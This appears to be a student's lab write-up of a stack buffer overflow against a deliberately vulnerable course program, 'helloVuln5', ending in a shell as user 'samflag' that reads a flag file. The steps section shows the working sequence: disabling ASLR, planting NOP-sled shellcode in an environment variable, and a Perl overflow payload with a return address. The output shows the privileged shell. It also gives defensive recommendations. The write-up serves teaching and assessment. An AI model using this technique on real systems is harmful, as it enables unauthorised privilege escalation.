Sam Assessment

Executive Summary

As part of this assessment, I was tasked with finding a way to gain privileged access to the system as the user 'samflag' and retrieve the contents of the file located at '/home/sam/', named as 'samflag.txt'. To accomplish this, I executed a buffer overflow attack on the program 'helloVuln5', which enabled me to craft a shell inside the system. This granted me a full access to the 'sam' folder, allowing me to successfully retrieve the contents of the 'samflag.txt' file.

Vulnerabilities Identified

After assessing the program 'helloVuln5', I found that the main vulnerability is within its 'vulnFunction', making it weak towards buffer overflow attacks. By disassembling the function and analyzing the stack frame, I was able to determine the buffer size. The hex value of 0x16d, which equates to a decimal value of 365, indicated the size of the buffer (Figure 1). As a potential attacker, with this information, I calculated the required padding to exploit the function as an adversary.



Figure 1

I discovered another vulnerability while analyzing the system to craft an exploit and obtain a shell with the privileges of user 'samflag'. As I pushed a shell code as a variable into the environment of the system and examined it through the 'env' command, I realized that this could potentially be a vulnerability that could be exploited.

Recommendations

I would suggest implementing some security measures to prevent buffer overflow attacks after examining the vulnerabilities in the program 'vulnFunction'.

Validating and sanitizing all user input to avoid exceeding the buffer size limit. Along with that using a stack canary to detect buffer overflows by placing a random value on the stack.

I would also recommend implementing ASLR (Address Space Layout Randomization) and DEP (Data Execution Prevention) to make it harder for attackers to execute their malicious code. These measures will enhance the security of the system against buffer overflow attacks because when these are enabled, the memory addresses will change each time and attacker runs the program to find any vulnerabilities.

It is also important to ensure that the environment variables are properly controlled, and any unnecessary variables are removed. Finally, regularly updating and patching the system can help mitigate vulnerabilities and reduce the risk of a successful buffer overflow attack.

Assumptions

The main assumption I made during the assessment was that it is vulnerable towards buffer overflow attacks. I also assumed that the ‘vulnFunction’ in the program ‘helloVuln5’ might be vulnerable which led me towards disassembling and examining it.

Steps to Reproduce the Attack

At first, I disabled the ASLR (Address Space Layout Randomization); which is a security feature implemented in modern operating systems to protect against buffer overflow and other types of attacks; through the command “`$toggleASLR`”.

```
sam@cs647:~$ toggleASLR
Disabling ASLR...
/proc/sys/kernel/randomize_va_space = 0
sam@cs647:~$ ls
helloVuln5  samflag.txt  shell.bin  snap
```

Figure 2 (Disabling ASLR)

Then I executed the command `"$export shellcode=$(perl -e 'print "\x90"x100')$(cat shell.bin)"` (Figure 3) to create an environment variable named "shellcode" which contained the contents of the file “shell.bin”, preceded by 100 NOPs represented in hexadecimal format as "\x90". The aim of this command was to create a buffer that can be used to overflow a memory buffer in the ‘helloVuln5’ program with shellcode.

```
sam@cs647:~$ export shellcode=$(perl -e 'print "\x90"x100')$(cat shell.bin)
```

Figure 3

After that I re-examined the environment variables from inside the gdb after running the program ‘helloVuln5’, through the command “`(gdb) x/100s *environ`” (Figure 4). I found the address where the shellcode was being executed.

Figure 4

Then I ran the command “`$./helloVuln5 $(perl -e ‘print “A”x369 . “\x65\xd6\xff\xff”’)`” (Figure 5); to overflow the buffer and exploit a shell to retrieve the contents of ‘samflag.txt’. As the buffer value was 365 bytes as calculated before, I added four bytes to the padding value and shifted the memory address: “`0xffffd655`” (as highlighted in Figure 4) by 16 bytes. Because I had to overflow the buffer in such a way that the shell code gets executed at the return address of the program; which was located at an offset of 16 bytes from the start of the buffer at: “`0xffffd665`”.

```
sam@cs647:~$ ./helloVuln5 $(perl -e 'print "A"x369 . "\x65\xd6\xff\xff"')
```

Figure 5

Findings

The findings from the assessment and vulnerabilities, including the contents of "samflag.txt", the step where the program was exploited and the output of the "`whoami`" command are given below (Figure 6):

```
sam@cs647:~$ ./helloVuln5 $(perl -e 'print "A"x369 . "\x65\xd6\xff\xff"')
Hello AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
$ ls
helloVuln5  samflag.txt  shell.bin  snap
$ cat samflag.txt
b2643125db5d209abac5319a4a9bb444cbf2ea6207438e4891f774a72c6cbc93
0f1865e9a0165fd8ab02486e8bd1c98e0e58808dcebd1738857fd64e86dd438f
$ whoami
samflag
$ exit
sam@cs647:~$ whoami
sam
sam@cs647:~$
```

Figure 6

The content of from the file was:

`b2643125db5d209abac5319a4a9bb444cbf2ea6207438e4891f774a72c6cbc93`
`0f1865e9a0165fd8ab02486e8bd1c98e0e58808dcebd1738857fd64e86dd438f`